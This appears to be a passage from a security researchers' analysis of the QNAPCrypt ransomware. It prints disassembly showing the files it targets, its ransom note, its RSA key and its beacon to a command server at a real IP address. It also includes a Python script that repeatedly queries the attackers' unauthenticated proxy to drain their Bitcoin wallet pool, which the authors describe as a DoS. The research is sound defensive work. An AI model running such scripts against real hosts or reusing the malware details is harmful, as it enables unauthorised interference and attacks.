
The malware will target files with the following extensions:

```
rodata:0024FC9E aInt1st5055fr4d ULB "int.1st.505.5fr.4db.4dd.602.a4p.a5w.abf.abw.act.adr.aep.aes.aex."
rodata:0024FC9E DCB "aim.alx.ans.apk.apt.arj.aro.arw.asa.asc.ase.asp.asr.att.aty.avi."
rodata:0024FC9E DCB "awm.awp.awt.aww.axd.bar.bat.bay.bc6.bc7.big.bik.bin.bit.bkf.bkp."
rodata:0024FC9E DCB "bml.bok.bpw.bsa.bwp.bz2.c++.cab.cas.cat.cdf.cdr.cer.cfg.cfm.cfr."
rodata:0024FC9E DCB "cha.chm.cms.con.cpg.cpp.cr2.crl.crp.crt.crw.csp.csr.css.csv.cxx."
rodata:0024FC9E DCB "dap.das.dat.db0.dba.dbf.dbm.dbx.dcr.der.dll.dml.dmp.dng.doc.dot."
rodata:0024FC9E DCB "dwg.dwk.dwt.dxf.dxg.ece.eml.epk.eps.erf.esm.ewp.far.fdb.fit.flv."
rodata:0024FC9E DCB "fmp.fos.fpk.fsh.fwp.gdb.gho.gif.gne.gpg.gsp.gxk.hdm.hkx.htc.htm."
rodata:0024FC9E DCB "htx.hxs.idc.idx.ifx.iqy.iso.itl.itm.iwd.iwi.jcz.jpe.jpg.jsp.jss."
rodata:0024FC9E DCB "jst.jvs.jws.kdb.kdc.key.kit.ksd.lbc.lbf.lrf.ltx.lvl.lzh.m3u.m4a."
rodata:0024FC9E DCB "map.max.mdb.mdf.mef.mht.mjs.mlx.mov.moz.mp3.mpd.mpp.mvc.mvr.myo."
rodata:0024FC9E DCB "nba.nbf.ncf.ngc.nod.nrw.nsf.ntl.nv2.nxg.nzb.oam.odb.odc.odm.odp."
rodata:0024FC9E DCB "ods.odt.ofx.olp.orf.oth.p12.p7b.p7c.pac.pak.pdb.pdd.pdf.pef.pem."
rodata:0024FC9E DCB "pfx.pgp.php.png.pot.ppj.pps.ppt.prf.pro.psd.psk.psp.pst.psw.ptw."
rodata:0024FC9E DCB "ptx.pub.qba.qbb.qbo.qbw.qbx.qdf.qfx.qic.qif.qrm.r3d.raf.rar.raw."
rodata:0024FC9E DCB "re4.rim.rjs.rsn.rss.rtf.rw2.rw3.rwl.rwp.saj.sav.sdb.sdc.sdf.sht."
rodata:0024FC9E DCB "sid.sie.sis.sko.slm.snx.spc.sql.sr2.src.srf.srw.ssp.stc.stl.stm."
rodata:0024FC9E DCB "stp.sum.svc.svg.svr.swz.sxc.t12.t13.tar.tax.tbl.tbz.tcl.tgz.tib."
rodata:0024FC9E DCB "tor.tpl.txt.ucf.upk.url.vbd.vbo.vcf.vdf.vdi.vdw.vlp.vmx.vpk.vrt."
rodata:0024FC9E DCB "vtf.w3x.wav.wb2.wbs.wdb.web.wgp.wgt.wma.wml.wmo.wmv.woa.wpd.wpp."
rodata:0024FC9E DCB "wps.wpx.wrf.x3f.x_t.xbl.xbm.xht.xla.xlk.xll.xlm.xls.xlt.xlw.xml."
rodata:0024FC9E DCB "xpd.xpm.xps.xss.xul.xwd.xws.xxx.zfo.zip.zul.zvz"
rodata:0025020D DCB 0x30 ; 0 ; DATA XREF: net_http_http2FrameHeader_writeDebug+168↑
```

After encryption, the malware will rename the affected files so that they will be prefixed with '.encrypt':



In order for system decryption to take place the base64 encoded random sequence encrypted with the RSA public key will be needed to be sent to the ransomware operator via the onion domain site after paying the demanded ransom:



After system locking has taken place, the ransomware will communicate that it has finished with the victim once again to the CNC:

```
.text:001E38CC loc_1E38CC ; CODE XREF: main_main+3B4↑j
.text:001E38CC LDR R0, =aDone ; "done"
.text:001E38D0 STR R0, [SP,#0xA0+encrypted_rand_sequence]
.text:001E38D4 MOV R0, #4
.text:001E38D8 STR R0, [SP,#0xA0+var_98]
.text:001E38DC BL main_status
.text:001E38E0 LDR PC, [SP+0xA0+var_A0],#0xA0
GET /d.php?s=done HTTP/1.1
Host: 192.99.206.61
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
```

### Looking Outside of the Binary

One of our intended goals that we wanted to achieve when analyzing QNAPCrypt was to assess the scale of victims the ransomware was dealing with.

We were able to find a [Reddit thread](#) in which we contacted some of the affected victims:

- ↑ [K900\\_](#) 19 points · 1 month ago

↓ Nuke the machine, disconnect the machine from the internet, restore the data from backups (you do have backups, right?), sort out security, reconnect the machine. That's the only way. If someone got root on your box, assume it's compromised in ways you can't even imagine.

Share Report Save
  
- ↑ [SoImProbablyDrunk](#) 1 point · 1 month ago

↓ I've secured the machine (64 char root password), removed all violating software from it. I do have backups for about 75% of it... but I was migrating all my data and left the last hard drive in... which was also my largest... so that got encrypted. Still have constant login attempts from china and russia, still need to get a good router between the internet and the server. This data is all recoverable, just would take months to re-rip.

Share Report Save
  
- ↑ [K900\\_](#) 15 points · 1 month ago

↓ I've secured the machine (64 char root password)


Wrong answer. Lock the root account, disallow password logins over SSH, use secure keys (ed25519 if you can, ECDSA if you can't), log in only as user and then `sudo` to root.

  - removed all violating software from it

That's what you think you did.


  - Still have constant login attempts from china and russia

While talking to some of the victims related to the various campaigns of this malware, we were able to identify the initial attack vector as SSH brute force attacks and that they were targeting mainly NAS server providers, which corresponds to how the attacker has chosen to label this malware:




After making these findings we studied their infrastructure to determine if there was anything we could do to interact with this threat actor's operations.

While researching the ARM instance of the malware, we observed that there was a request through their REST API in order to retrieve new victim configuration keys as previously discussed. The following diagram is a high level overview of the ransomware operation:



The connection to the SOCKS5 proxy is completed without any authentication enforced, and anyone would have the capability to connect to it.

Therefore, we decided to interact with the ransomware infrastructure in order to retrieve configuration keys and potentially temporarily shut down the operation of the ransomware to prevent infection of future victims that were compromised by instances of the ransomware that followed the previous design architecture:



This idea simply abuses the fact that no authentication is enforced to connect to the SOCKS5 proxy as previously mentioned. Since the authors behind this ransomware were delivering one Bitcoin wallet per victim from a static pool of already generated wallets, we could replicate the infection packets to retrieve all of the wallets until they had no further wallets under their control. Therefore, when a genuine infection would occur, the ransom client would not be able to retrieve configuration artifacts.

We wrote the following script in order to implement the methodology described above:

```
import socket
import hexdump
import json
import sys

HOST = '192.99.206.61'
PORT = 65000
```

```
for i in range(15):
    BTC_WALLETS = list()
    while True:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((HOST, PORT))

        s.send(b'\x05\x01\x00')
        data = s.recv(1024)
        hexdump.hexdump(data)

        s.send(b'\x05\x01\x00\x03\x16' + b'sg3dwqfpr4s15hh.onionx00' + b'\x50')
        data = s.recv(1024)
        hexdump.hexdump(data)


        s.send(b'GET /api/GetAvailKeysByCampId/%.2d HTTP/1.1\x0dx0a' % i +
              b'Host: sg3dwqfpr4s15hh.onionx0dx0a' +
              b'User-Agent: http/2x0dx0a' +
              b'Accept-Encoding: gzipx0ax0dx0a')
        data = s.recv(1024)
        print '[+] Campaign id %.2d' % i
        hexdump.hexdump(data)

    try:
        data = json.loads(data[data.find('{'):])
        print data['BtcPublicKey']
        s.close()

        if data['BtcPublicKey'] not in BTC_WALLETS:
            BTC_WALLETS.append(data['BtcPublicKey'])
        else:
            sys.exit()


    except ValueError as e:
        print "[+] CAMPAIN HAS NO WALLETS LEFT"
        with open("wallets_%0d.txt" % i, 'w+') as fd:
            for wallet in BTC_WALLETS:
                fd.write(wallet+'n')
        break
```

We were able to collect a total of 1,091 unique wallets meant to be delivered to new victims distributed among 15 different campaigns.




```
ulexec > intezer > ~ > Linux.QnapCrypt > $ cat wallets* | wc -l
1091
ulexec > intezer > ~ > Linux.QnapCrypt > $
```

Furthermore, by depleting the attacker’s stored Bitcoin wallets we were able to stop this malware from infecting new victims temporarily, since if there is a failure to parse the RSA public key the client will just exit:



The following screenshot shows the packets that the onion domain will retrieve after the entire static Bitcoin wallet pool was depleted:




The HTTP request returns a 200 but with a content length of 0, therefore failing to retrieve configuration, and thus the ransomware client stops execution. This implies that we were able to identify an easy method to prevent further infections of this ransomware by constantly depleting its static bitcoin wallet pool.

### Attribution and Attackers Reaction

After several days of continuously DoS’ing QNAPCrypt clients, we encountered another QNAPCrypt sample—but this time targeting x86 systems.

Based on Genetic Malware Analysis, we observed that this specific implant reused a large portion of code with old instances of x86 Linux.Rex builds. Linux.Rex is known for deploying [exploits](#) against Drupal servers in 2016, in order to conduct ransomware and DDoS operations.

The following represents some of the code similarities between Linux.Rex and newer QNAPCrypt variants:




Although both implants implement different functionality, it is noticeable that both were written in a similar manner.

Furthermore, we can observe similarities with the ARM instance of QNAPCrypt but with a major difference—the RSA public key, Bitcoin wallet and ransom note are hardcoded in the binary:

```
x01      mov     [esp+6Ch+var_28], eax
mov     [esp+6Ch+var_24], eax
xor     ebx, ebx
mov     [esp+6Ch+arg_C], ebx
mov     [esp+6Ch+arg_10], ebx
mov     [esp+6Ch+arg_14], ebx
xor     ebx, ebx
mov     [esp+6Ch+arg_18], ebx
mov     [esp+6Ch+arg_1C], ebx
mov     [esp+6Ch+var_60], 0
mov     ebx, RSA_PUB_KEY
mov     [esp+6Ch+var_64], ebx
mov     [esp+6Ch+var_64], ebx
call    runtime_stringtoasciibyte
mov     edx, [esp+6Ch+var_60]
mov     ecx, [esp+6Ch+var_5C]
mov     eax, [esp+6Ch+var_58]
mov     [esp+6Ch+var_C], edx
mov     [esp+6Ch+var_6C], edx
mov     [esp+6Ch+var_8], ecx
mov     [esp+6Ch+var_68], ecx
mov     [esp+6Ch+var_4], eax
mov     [esp+6Ch+var_64], eax
call    encoding_pem.Decode
mov     eax, [esp+6Ch+var_60]
mov     [esp+6Ch+var_40], eax
xor     ebp, ebp
cmp     eax, ebp
jhi     short loc_804A4F7
mov     ebx, offset unk_825B239
mov     [esp+6Ch+var_20], ebx
mov     [esp+6Ch+var_1C], 10h
xor     ebx, ebx
mov     [esp+6Ch+var_28], ebx
mov     [esp+6Ch+var_24], ebx
lea     ebx, [esp+6Ch+var_28]
mov     [esp+6Ch+var_3C], ebx
mov     [esp+6Ch+var_6C], offset unk_82232E0
lea     ebx, [esp+6Ch+var_20]
mov     [esp+6Ch+var_68], ebx
mov     [esp+6Ch+var_64], 0
call    runtime_convT2B
mov     ebx, [esp+6Ch+var_3C]
mov     ecx, [esp+6Ch+var_60]
```

```
.rodata:0826617F aBeginRsaPublic db '-----BEGIN RSA PUBLIC KEY-----',0Ah
.rodata:0826617F db 'MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANRfub0yw2jAtL+aTBxkDKwq1eInAhtLH'
.rodata:0826617F db 'U2cbH5aJyOo5okIOogOCu38oTRJ8e9oHJ0pda+/PP2pRqUEncOtYzcAwEAAQ==',0F
.rodata:0826617F db '-----END RSA PUBLIC KEY-----',0Ah
.rodata:0826617F db 'All your data has been locked(encrypted).',0Ah
.rodata:0826617F db 'How to unlock(decrypt) instruction located in this TOR website: '
.rodata:0826617F db 'http://sg3dwqfpr4s13hh.onion/order/1A1TPU5SKan4UFnPAJa5TgNzWLox7'
.rodata:0826617F db 'pwJ6B',0Ah
.rodata:0826617F db 'Use TOR browser for access .onion websites.',0Ah
.rodata:0826617F db 'https://duckduckgo.com/html?q=tor+browser+how+to',0Ah
.rodata:0826617F db 0Ah,0
```

We can also see that the hardcoded onion domain is exactly the same as in the ARM variant, and the site design to pay the ransom is also the same, although the demanded ransom in Bitcoin seems to be lower than in previous variants:



We interpret the discovery of these newer instances with hardcoded configuration to be a response from the threat actors behind this campaign to attempt to circumvent the DoS that their non connectionless instances were suffering. This implied that they were forced to change their implants and to centralize their bitcoin wallets, making the tracking of their income via their ransomware campaigns more convenient.

## Conclusion

We have covered the operation of the QNAPCrypt ransomware, and how we were able to find design flaws to prevent the malware from running in newer victims' machines and forcing the attackers behind the malware to update their implants in order to circumvent these flaws.

Additionally, Golang malware seems to be on the rise, since it appears to be a very convenient language to create cross-platform malware.

